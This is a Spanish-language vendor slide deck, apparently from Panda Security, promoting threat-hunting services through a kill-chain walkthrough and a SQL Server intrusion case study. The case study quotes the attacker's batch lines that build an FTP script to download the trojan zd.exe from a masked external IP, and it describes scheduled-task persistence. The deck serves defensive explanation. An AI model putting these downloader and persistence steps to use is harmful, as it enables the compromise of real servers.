infosecurity

Threat Hunting: Una Necesidad Creciente en las Empresas.

Shinue Salas
Mexico Presales Manager
shinue.salas@mx.pandasecurity.com

panda


LAS PREGUNTAS DE SEGURIDAD
MÁS URGENTES
¿Somos los siguientes en sufrir un ataque?
¿Estamos listos para un ciber ataque?
¿Estamos siendo atacados?

CIBERGUERRA Y LA TRANSFORMACIÓN DIGITAL

"Sin Ciberseguridad NO hay Transformación digital"

¿Cuáles son las motivaciones de los ciberdelincuentes?

- **Beneficio personal**
- **Objetivos políticos**
- **Robo de propiedad intelectual en busca de ventajas competitivas.**
- **Interrumpir las infraestructuras críticas que buscan causar estragos.**
- **Represalias: Empleados despedidos con un profundo conocimiento sobre cómo acceder a los sistemas.**
- **Notoriedad y fama.**

infosecurity MÉXICO

Tendencias de Ciberseguridad y prevención de riesgos

- Las inversiones en seguridad están cambiando de la prevención de riesgos a la detección de amenazas basada en SOC.
- Las declaraciones de prevención de riesgos se vinculan a los resultados de negocio.
- Los proveedores de productos de seguridad apuestan por la formación en nuevas capacidades.
- Aumentan las inversiones destinadas a incrementar las competencias en seguridad en la nube.
- El entorno del gobierno de seguridad de datos priorizará las inversiones en seguridad de la información.
- La autenticación sin contraseña se abre paso.
- Otros factores a tener en cuenta en la ciberseguridad y gestión de riesgos.

SEGURIDAD REACTIVA VS SEGURIDAD PROACTIVA

Panda siempre un paso adelante

Factores importantes dentro de la Ciberseguridad

En la actualidad es necesario contar con plataformas TECNOLOGICAS que combinen perfectamente proactividad, orquestadas por PROCESOS automatizados en constante aprendizaje y adaptación , todo esto soportado por un grupo de PERSONAS expertas y creativas en identificar las técnicas de los atacantes y/o ciberdelincuentes.

TECNOLOGÍAS

Tecnologías Big Data y Machine Learning

PROCESOS

Monitorización Continua de todas las aplicaciones

PERSONAS

Análisis de Comportamiento realizado por Técnicos


Identificar Amenazas
Identificar Vulnera-bilidades
Evaluar la Exposición al riesgo
Desarrollar Medidas de Protección y Detección
Establecer Planes de contingencia
Respuesta a Incidentes de ciberseguridad
EVOLUCIÓN DE LAS ESTRATEGIAS DE CIBERSEGURIDAD

infosecurity

Nuevos modelos de Seguridad

¿Por qué incorporar tecnologías de detección y respuesta para la protección del usuario final?

- Monitorización Continua de todas las aplicaciones
- Clasificación de todos los procesos de todos los endpoints
- Tecnologías Big Data y Machine Learning
- Análisis de Comportamiento realizado por Técnicos
- Prevención Contra Malware Conocido
- Detección del Malware Avanzado
- Detección Dinámica de Exploits
- Detección Basada en Comportamientos

NUESTRA VISIÓN SOBRE LAS AMENAZAS

Tendencias

Control de Ejecución
- Aplicaciones de Mercado
- Modelo de Attestation

Número de hackers está creciendo exponencialmente
- Más Ciber expertos = Más Hackers
- Adopción a los modelos de seguridad

Consecuencias

Evasión
- Exploits
- Aplicaciones maliciosas

Robo de Identidad
- Los hackers se hacen pasar por administradores y/o usuarios corporativos
- Ataques de Malwareless

infosecurity

¿Alguna vez nos hemos preguntado?...

¿Por dónde estamos siendo atacados?

¿Qué daño está causando?


¿Qué técnicas y/o tácticas esta utilizando?

¿Fue un incidente al azar o dirigido?


Algunas cosas no se pueden predecir…

99% no es suficiente

¿Qué es
THREAT HUNTING?



¿THREAT HUNTING?




Servicio de búsqueda proactiva de amenazas avanzadas, ejecutado por analistas de ciberseguridad especializados.

Objetivos:

- Descubrir los TTP (tácticas, técnicas y procedimientos) utilizados por los hackers.
- Detectar ataques en sus primeras etapas antes de que puedan cumplir sus objetivos.

¿Cómo identificar un ataque?

ARQUITECTURA DEL THREAT HUNTING



Exponiendo al Enemigo...


"SI CONOCES AL ENEMIGO Y TE CONOCES A TI MISMO, NI EN CIEN BATALLAS CORRERÁS PELIGRO. SI TE CONOCES A TI MISMO PERO NO CONOCES AL ENEMIGO, PERDERÁS UNA BATALLA Y GANARÁS OTRA".

SUN TZU

Detección Pro Activa de Ataques

El servicio de Threat Hunting nos permite detener los ataques en cualquier etapa de la CADENA CYBER KILL.

Ataque explicado siguiendo el modelo de Cyber Kill Chain




Entrega

- Spear Phishing
  - Vector de entrada eficaz.
- Cinco trabajadores seleccionados en la fase de reconocimiento reciben un correo con una URL en el cuerpo del mensaje.
- Cinco acceden a la URL.
- Dos descargan un fichero HTA (html + script).

Explotación


- Los dos usuarios que ejecutan el script se infectan:
  - Inyecta una shellcode maliciosa (MW) en ciertos procesos confiables (GW).



Instalación

- Reconocimiento: el proceso de conecta a un C&C y sube información del equipo (nombre, dominio, grupos de dominio, configuración de red, información de hardware…).
- Uno de los dos usuarios no es interesante para los atacantes, no movimientos laterales con él y no continúan el ataque.
- El segundo usuario infectado, descarga un script de powershell en memoria.
  - Robar credenciales del equipo.
  - Envía a su C&C.

- Descarga un par de troyanos/backdoor.
- Instala alrededor de 20 equipos de la red de forma remota con las credenciales robadas (movimiento lateral).



C & C

- Se ejecutan los troyanos/backdoors en los 20 equipos.
- Se conectan al C&C.
  - Abren Shell remotas para que el atacante tome el control.
  - El atacante puede ejecutar en todas las máquinas.

Acciones en el objetivo:

- Crea un túnel inverso y conectándose a otro servidor para extraer información.
- Roba información de ciertas máquinas de la red.

Conclusión

Adaptive Defense
Modo Learning

No hay bloqueo, monitoriza todo lo ejecutado.


Investigación:

- El equipo de Threat Hunting investiga el ataque y determina que e trata de un **Red Team** de otra empresa de seguridad.
- Se informa al cliente de la actividad del Red Team.

Threat Hunting: Intrusión de servidor SQL

Descubrimiento

Incremento del número de conexiones.
La mayoría provienen de la misma región.



Threat Hunting: Intrusión de servidor SQL

Resumen

Servidor de Base de Datos: SQL Server 2008 R2 (RTM).

SQL Server expuesto a Internet y comprometido por un atacante.

Fuerza bruta obtiene las credenciales del Servidor SQL.

Malware para comunicarse a su Centro de Comando & Control (BOTNET).

Creación de tareas programadas para ejecutar Script/Malware.

Threat Hunting: Intrusión de servidor SQL

Investigación: El Servidor es comprometido

Shell SQLServer, podría ejecutar comandos:


Cambios en el registro del SO

Creación de un archivo .ini con comandos echo

Inicia el archivo ini con comando FTP -s y también p.exe (una copia de FTP.exe antes)

Diferentes técnicas para obtener el troyano zd.exe desde la IP Externa

Programa una tarea para iniciar periódicamente el troyano con el comando schtasks.exe



Threat Hunting: Intrusión de servidor SQL

Análisis: Script – Malware – IP Externa


```
echo open XXX.XX.XX.XXX > c:\Windows\Vl1433.ini
echo XXX>> c:\Windows\Vl1433.ini
echo XXX>> c:\Windows\Vl1433.ini
echo binary >> c:\Windows\Vl1433.ini
echo get zd.exe c:\zd.exe>>
c:\Windows\Vl1433.ini
echo bye >> c:\Windows\Vl1433.ini
```

Version Info

FileDescription	微软雅宋冬青黑体
FileMajorPart	1
FileMinorPart	0
FilePrivatePart	215
FileVersion	1, 0, 0, 215
InternalName	
Language	Chino (simplificado, China)
LegalCopyright	Copyright (C) 2016 华文细黑
OriginalFilename	
ProductMajorPart	1
ProductMinorPart	0
ProductName	微软雅宋冬青黑体
ProductPrivatepart	215
ProductVersion	1, 0, 0, 215

Threat Hunting: Intrusión de servidor SQL

Hipótesis – Indicadores de Ataque



DETECCIÓN MEJORADA

Las compañías que utilizan una plataforma Threat Hunting tienen los siguientes beneficios:

- **Mejore la velocidad de detección y respuesta** de amenazas.

- El 64% de las organizaciones obtiene una detección mejorada de amenazas avanzadas y **ataques sin guerra.**

- El 63% de las organizaciones reduce el tiempo de detección e investigación de amenazas.

***Grupo NCX, firma líder de consultoría en gestión de riesgos.**

panda

Panda Adaptive Defense 360

Visibilidad sin Límites, Control Absoluto

infosecurity

¨El servicio Threat Hunting reduce drásticamente los riesgos y costos, mejora la detección de ataques y los tiempos de respuesta y reduce la superficie de ataque¨.

CONCLUSIONES

Tendencias

Control de ejecución

- Mercados de aplicaciones
- Modelos de atestación

Número de hackers creciendo exponencialmente

- Más ciber-expertos = más hackers.
- Adaptación a los modelos de seguridad.

Consecuencias

Evasión

- Explotaciones
- Aplicaciones maliciosas haciéndose pasar por GW

El robo de identidad

- Los hackers se hacen pasar por administradores o usuarios corporativos.
- Ataques malvados

Solución

Panda Adaptive Defense 360
Visibilidad sin Límites, Control Absoluto

- Servicio de attestation
- Tecnología anti-exploit

Threat Hunting

- Aplicaciones y modelos de comportamiento de usuarios y entidades.
- Detectar TTPs y ataques malwareless.

LAS VICTORIAS NO SE DEBEN A LA SUERTE, SINO HABERSE SITUADO PREVIAMENTE EN LA POSICIÓN DE GANAR CON SEGURIDAD, IMPONIENDOSE SOBRE LO QUE YA HAN PERDIDO DE ANTEMANO.

infosecurity

panda

“El malware ya está bajo control con las capacidades de prevención de Adaptive Defense”

“Con Threat Hunting buscamos hackers y empleados maliciosos”

Gracias.